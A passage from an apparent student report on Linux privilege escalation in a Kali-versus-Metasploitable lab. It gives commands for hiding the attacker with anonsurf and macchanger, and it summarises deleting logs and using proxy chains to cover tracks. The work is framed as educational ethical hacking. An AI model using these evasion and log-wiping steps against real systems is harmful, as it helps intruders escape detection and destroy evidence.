
STEP-2

We started the anonsurf Tool by command :

anonsurf start// starting the tool

Anonsurf mode has been started and to find out the anonsurf is working properly or not we give the command :

anonsurf status // And the active status shows that anonsurf is running properly.




STEP-3

Command :

anonsurf myip// It is showing random anonymous ip for our attacker machine. The ip had already been changed when we started the anonsurf.


Then,for checking our anonymous ip address we searched the ip address on the website and found a random location for that ip.That ensured us that the anonsurf tool worked properly and successfully hid our real ip address.




STEP-4

Now ,if we want to change our IP address again, we can do it by the command:

anonsurf change // It will change the previous IP address into a new IP address.



Similarly, We checked for the location of the new IP address we just changed.




4.MAC Changer

STEP-1

As macchanger is pre-installed in kali, so we didn't need to install it in our machine. Firstly, we gave the –help command to see the manual of the macchanger.

Macchanger –help // showing the manual



Then,we used ifconfig to see the IP address and MAC address details.

Ifconfig// showing configuration of device.

STEP-2

Next, we used -s command to show the current and permanent MAC address of the device. We also used the name of the NIC which we got earlier which is eth0(ethernet 0)
macchanger -s eth0 // printing the MAC address


STEP-3

We used these following commands to change our MAC address temporarily. We had to be the root user to execute these commands.

1.**macchanger -r eth0**//Set fully random MAC address


2.**macchanger -s eth0** // Printing the new MAC address

3.**macchanger -p eth0** // Reset to original,permanent hardware MAC




STEP-4

We also can set the MAC address manually from the list.We can pick any vendor's address and then add our manual part to create a new one according to our wish. Here is the wireless vendor's MAC address list.



Next, we used the vendor's address which is intel pro 2100 and added manually the last 24 bits to create a MAC address.

Macchanger -m 00:0c:f1:b2:c3:d4 eth0 // set new MAC address



These are the ways we can change our MAC address and keep our real identity protected from the victime machine.

4.3 Results and Discussion

We successfully completed three privilege escalation procedures. The first one is exploiting kernel exploits in which we have been able to get the root access of the victim machine by executing an exploit file. The second one is exploiting SUDO misconfigurations in which we used a fundamental tool called SUDO_KILLER and got all the important information & vulnerabilities using which we can easily exploit the victim machine and the third one is exploiting SUID binaries in which we used a python script called SUID3NUM using which we exploited all the SUID binaries in the victim machine & got the root access. Then we also succeeded in clearing all the tracks that may be visible to the victim machine by using four methods. In the first one we cleared all the event logs and permanently deleted all the log files which may cause sufferings for us. Then we used proxy chaining in which we used the IP of several proxy servers between us and the victim machine which makes us completely anonymous. Then we used another tool called anonsurf which used the IP of tor proxy and completely changed our IP and location and helped us being completely anonymous and lastly we used another tool called MACchanger with which we changed our MAC address temporarily. So after completing these procedures, it will be very much hard for the victim machine to identify who the attacker is.

4.4 Summary

To cut a long story short we have managed to escalate the privileges of victim machine and also managed to clear all the logs which is helping us to be completely anonymous which makes the privilege escalation procedure more effective.

Chapter 5

Standards and Design Constraints

We tried to discuss the standards of our projects and also we tried to handle the constraints.

5.1 Compliance with the Standards

We have to identify the standards which will be helpful to realize what our project is all about, what methods and techniques we will be following and why they are being followed. Here we tried to mention the standards that are related to our project.

5.1.1 Software Standard

Windows 10 is the operating system.
VMware workstation 15 Pro is the virtual machine we are using.
Kali Linux is the attacker machine.
Metasploitable is the victim machine.

5.2 Design Constraints

For achieving a goal, there will always be limitations. To gain a successful project, there must be lots of risk and issues. We have discussed all the constraints related to our project in the section.

5.2.1 Environmental Constraint

As our project is fully software based, our work will not cause any environmental issues as far as our concern.

5.2.2 Ethical Constraint

As we are working on privilege escalation, there is a possibilities of arising a question on exposing different organizations' private information but as an ethical hacker we will

be cautious about all these. Which means, we will be trying to keep users' valuable information safe from the black hat hackers.

5.2.3 Safety Constraint

There could be disclosure of any details any moment. We will try to be alert about that too.

5.2.4 Political Constraint

Unauthorized expertise might create political impact on this project.

5.2.5 Manufacturability

As our project is about securing different servers of various organizations, we can serve lots of users by our project.

5.2.6 Sustainability

After completion of our project we might be able to sustain the complexity for a certain period of time. But it might get changed due to lack of responsibility.

Chapter 6

Conclusion

This chapter is the closure of our project. We will be discussing our entire work in a nutshell. The limitations we have will also be discussed. And lastly what can be done with the project in future will be considered.

6.1 Summary

On the conclusion, privilege escalation is necessary to find out the flaws in a system. There were many works done before related to this topic. But our aim is to know these procedure briefly and attempt the prevention. We have applied the three methods mentioned before and succeeded to get through the VMware. We have established connections to Metasploitable using Kali Linux with each of the methodologies used. And we also succeeded to be anonymous after each attacks by which we ensured more strong attack. Using these procedure we are being able to know the flaws of a server and we also are gaining the knowledge about the security procedure of it.

6.2 Future Work

In the future we will accomplish many of the techniques for privilege escalation. Our plan is the execution of different methods and make an effort to prevent escalation to stop cyber attacks this frequently. Eventually we will be able to support individual organizations making their system more secure and reliable.

References

[1] Anil Kurmus, Nikolas Ioannou, Matthias Neugschwandtner, Nikolaos Papandreou, and Thomas Parnell. From random block corruption to privilege escalation: A filesystem attack vector for rowhammer-like attacks. In *11th {USENIX} Workshop on Offensive Technologies ({WOOT} 17)*, 2017.

[2] Victor Van Der Veen, Yanick Fratantonio, Martina Lindorfer, Daniel Gruss, Clémentine Maurice, Giovanni Vigna, Herbert Bos, Kaveh Razavi, and Cristiano Giuffrida. Drammer: Deterministic rowhammer attacks on mobile platforms. In *Proceedings of the 2016 ACM SIGSAC conference on computer and communications security*, pages 1675–1689, 2016.

[3] Daniel Gruss, Clémentine Maurice, and Stefan Mangard. Rowhammer. js: A remote software-induced fault attack in javascript. In *International conference on detection of intrusions and malware, and vulnerability assessment*, pages 300–321. Springer, 2016.

[4] Toshihiro Yamauchi, Yohei Akao, Ryota Yoshitani, Yuichi Nakamura, and Masaki Hashimoto. Additional kernel observer: privilege escalation attack prevention mechanism focusing on system call privilege changes. *International Journal of Information Security*, pages 1–13, 2020.

[5] Peter Loscocco and Stephen Smalley. Integrating flexible support for security policies into the linux operating system. In *USENIX Annual Technical Conference, FREENIX Track*, pages 29–42, 2001.

[6] Michael Treaster, Gregory A Koenig, Xin Meng, and William Yurcik. Detection of privilege escalation for linux cluster security. In *6th LCI International Conference on Linux Clusters*. Citeseer, 2005.

[7] Niels Provos, Markus Friedl, and Peter Honeyman. Preventing privilege escalation. In *USENIX Security Symposium*, 2003.

[8] David Larochelle and David Evans. Statically detecting likely buffer overflow vulnerabilities. In *10th USENIX Security Symposium*, 2001.

[9] Umesh Shankar, Kunal Talwar, Jeffrey S Foster, and David A Wagner. Detecting format string vulnerabilities with type qualifiers. In *USENIX Security Symposium*, pages 201–220, 2001.

[10] Xin Lin, Lingguang Lei, Yuewu Wang, Jiwu Jing, Kun Sun, and Quan Zhou. A measurement study on linux container security: Attacks and countermeasures. In *Proceedings of the 34th Annual Computer Security Applications Conference*, pages 418–429, 2018.

[11] Yi Li and Xin-Ming Li. A new taxonomy of linux/unix operating system and network vulnerabilities. *Journal of Communication and Computer*, 3(8):16–19, 2006.

[12] Weizhong Qiang, Jiawei Yang, Hai Jin, and Xuanhua Shi. Privguard: Protecting sensitive kernel data from privilege escalation attacks. *IEEE Access*, 6:46584–46594, 2018.

[13] Aniruddha P Tekade, Pravin Gurjar, Pankaj R Ingle, and BB Meshram. Ethical hacking in linux environment. *Int. J. Eng. Res. Appl.(IJERA)*, 3(1):1854–1860, 2013.

[14] Xiaohong Yu, Jianhui Jiang, and Chunyan Shuai. Approach to attack path generation based on vulnerability correlation. In *IEEE Conference Anthology*, pages 1–6. IEEE, 2013.

[15] Lifeng Wei, Yudan Zuo, Yan Ding, Pan Dong, Chenlin Huang, and Yuanming Gao. Security identifier randomization: a method to prevent kernel privilege-escalation attacks. In *2016 30th International Conference on Advanced Information Networking and Applications Workshops (WAINA)*, pages 838–842. IEEE, 2016.

[16] Arvind Seshadri, Mark Luk, Ning Qu, and Adrian Perrig. Secvisor: A tiny hypervisor to provide lifetime kernel code integrity for commodity oses. In *Proceedings of twenty-first ACM SIGOPS symposium on Operating systems principles*, pages 335–350, 2007.

[17] Anil Kurmus, Sergej Dechand, and Rüdiger Kapitza. Quantifiable run-time kernel attack surface reduction. In *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 212–234. Springer, 2014.

[18] Hilary Berger and Andrew Jones. Cyber security & ethical hacking for smes. In *Proceedings of the The 11th International Knowledge Management in Organizations Conference on The changing face of Knowledge Management Impacting Society*, pages 1–6, 2016.

[19] Lee Allen. *Advanced Penetration Testing for Highly-Secured Environments: The Ultimate Security Guide*. Packt Publishing Ltd, 2012.

[20] Henk CA Van Tilborg and Sushil Jajodia. *Encyclopedia of cryptography and security*. Springer Science & Business Media, 2014.

[21] Emily Chow. Ethical hacking & penetration testing. *University of Waterloo, Waterloo, Canada, No. AC*, 626, 2011.

[22] Murray McKay. Best practices in automation security. In *2012 IEEE-IAS/PCA 54th Cement Industry Technical Conference*, pages 1–15. IEEE, 2012.

[23] M Prasad and B Manjula. Ethical hacking tools: A situational awareness. *Int J. Emerging Tec. Comp. Sc. & Elec*, 11:33–38, 2014.

[24] Abhishek Gupta and Dr Jatinder Singh Mahnas. Study on ethical hacking and penetration testing. *International Journal of Scientific Research in Computer Science, Engineering and Information Technology*, pages 466–470, 2017.

[25] Aileen G Bacudio, Xiaohong Yuan, Bei-Tseng Bill Chu, and Monique Jones. An overview of penetration testing. *International Journal of Network Security & Its Applications*, 3(6):19, 2011.

[26] Monika Pangaria and Vivek Shrivastava. Need of ethical hacking in online world. *Int J Sci Res (IJSR), India Online ISSN*, pages 2319–7064, 2013.

[27] Anestis Bechtsoudis and Nicolas Sklavos. Aiming at higher network security through extensive penetration tests. *IEEE latin america transactions*, 10(3):1752–1756, 2012.

[28] Gregory A Koenig, Xin Meng, Adam J Lee, Michael Treaster, Nadir Kiyanclar, and William Yurcik. Cluster security with nvisioncc: Process monitoring by leveraging emergent properties. In *CCGrid 2005. IEEE International Symposium on Cluster Computing and the Grid, 2005.*, volume 1, pages 121–132. IEEE, 2005.

[29] William Yurcik, Gregory A Koenig, Xin Meng, and Joseph Greenseid. Cluster security as a unique problem with emergent properties: Issues and techniques. In *5th LCI International Conference on Linux Clusters*. Citeseer, 2004.

[30] T Roney, A Bailey, and J Fullop. Cluster monitoring at ncsa. In *Second LCI International Conference on Linux Clusters*, 2001.

[31] Sonali Patil, Ankur Jangra, Mandar Bhale, Akshay Raina, and Pratik Kulkarni. Ethical hacking: The need for cyber security. In *2017 IEEE International Conference on Power, Control, Signals and Instrumentation Engineering (ICPCSI)*, pages 1602–1606. IEEE, 2017.

[32] Simson L Garfinkel and Robert C Miller. Johnny 2: a user test of key continuity management with s/mime and outlook express. In *Proceedings of the 2005 symposium on Usable privacy and security*, pages 13–24, 2005.

[33] Madhu Shashanka, Min-Yi Shen, and Jisheng Wang. User and entity behavior analytics for enterprise security. In *2016 IEEE International Conference on Big Data (Big Data)*, pages 1867–1874. IEEE, 2016.

[34] Tom N Jagatic, Nathaniel A Johnson, Markus Jakobsson, and Filippo Menczer. Social phishing. *Communications of the ACM*, 50(10):94–100, 2007.

[35] Suresh Chari, Shai Halevi, and Wietse Z Venema. Where do you want to go today? escalating privileges by pathname manipulation. In *NDSS*. Citeseer, 2010.